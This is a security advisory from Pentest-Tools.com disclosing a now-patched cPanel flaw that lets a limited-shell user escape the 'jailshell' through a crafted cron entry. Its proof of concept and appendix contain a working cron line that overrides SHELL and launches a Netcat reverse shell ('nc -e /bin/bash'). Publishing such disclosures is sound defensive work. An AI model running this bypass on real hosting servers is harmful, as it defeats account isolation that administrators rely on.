PTT-2025-016 – cPanel – Escape via Safe Cron Bypass

CVE-ID: NONE

Note: cPanel does not register CVEs for vulnerabilities that are below high.

CPANEL-ID: CPANEL-48930

Credits:

Matei “Mal” Bădănoiu, Matei Buzdea and Catalin Iovita of Pentest-Tools.com

Environment:

- cPanel 128.0.15

CVSSv3: 4.3 Medium - AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N

Description:

Although cPanel uses a custom “Safe Cron” wrapper for “crontab” and “Cron Jobs” in order to restrict the execution of a user’s system commands to a Jail environment (via “jailshell”) attackers can bypass this restriction with specifically crafted cron elements that execute arbitrary commands outside the restricted environment.

Note: This attack is valid only for users that have limited shell access (e.g. jailshell, noshell) or for users that cannot use other cPanel features to access the server (e.g. SSH Access, Terminal, etc.).

Requirements:

In order to perform this exploit an attacker would require valid user credentials in order to access the cPanel web application.

Fix:

The vendor patched the vulnerability. The advisory can be found here: https://docs.cpanel.net/changelogs/136-change-log/

Proof of Concept:


Due to a parsing error in cPanel's "Safe Cron" wrapper, attackers are able to execute arbitrary system commands outside the jail environment.

In this scenario we consider that we have obtained shell access (e.g. SSH or Web Terminal) as a user with a "jailshell" shell.

Normally, when the system restricts a user to the "jailshell" shell, cPanel's "Safe Cron" wrapper will add the following line before any cron instruction:

```
SHELL="/usr/local/cpanel/bin/jailshell"
```

For example if we use "crontab" to insert the cron command "* * * * * nc -e /bin/bash 127.0.0.1 7777", save the changes and access "crontab" again we will observe that cPanel has automatically added the "SHELL" variable:




The parsing error and the escape occurs when an attacker tries to insert a parameter inside the cron command (e.g. "* * * * * AAA="BBB" <COMMAND> ") as the "Safe Cron" functionality does not add the "SHELL" variable anymore.

In this example we will use the following cron instruction to escape the "jailshell":

```
* * * * * SHELL="/bin/bash" nc -e /bin/bash 127.0.0.1 7777
```

Note: This command will execute a Netcat reverse shell outside the jail environment.

To escape the “jailshell”, we use the command “crontab -e” to insert the malicious cron instructions and set up a Netcat listener that will receive the reverse shell. The shell runs as the same user (in this case “mal”), but is now outside the restricted jail environment:



Appendix:

Example cron instruction to bypass “Safe Cron”:

```
* * * * * SHELL="/bin/bash" nc -e /bin/bash 127.0.0.1 7777
```

*From vulnerability scans to proof, **Pentest-Tools.com** gives 2,000+ security teams in 119 countries the speed, accuracy, and coverage to confidently validate and mitigate risks across their infrastructure (network, cloud, web apps, APIs).*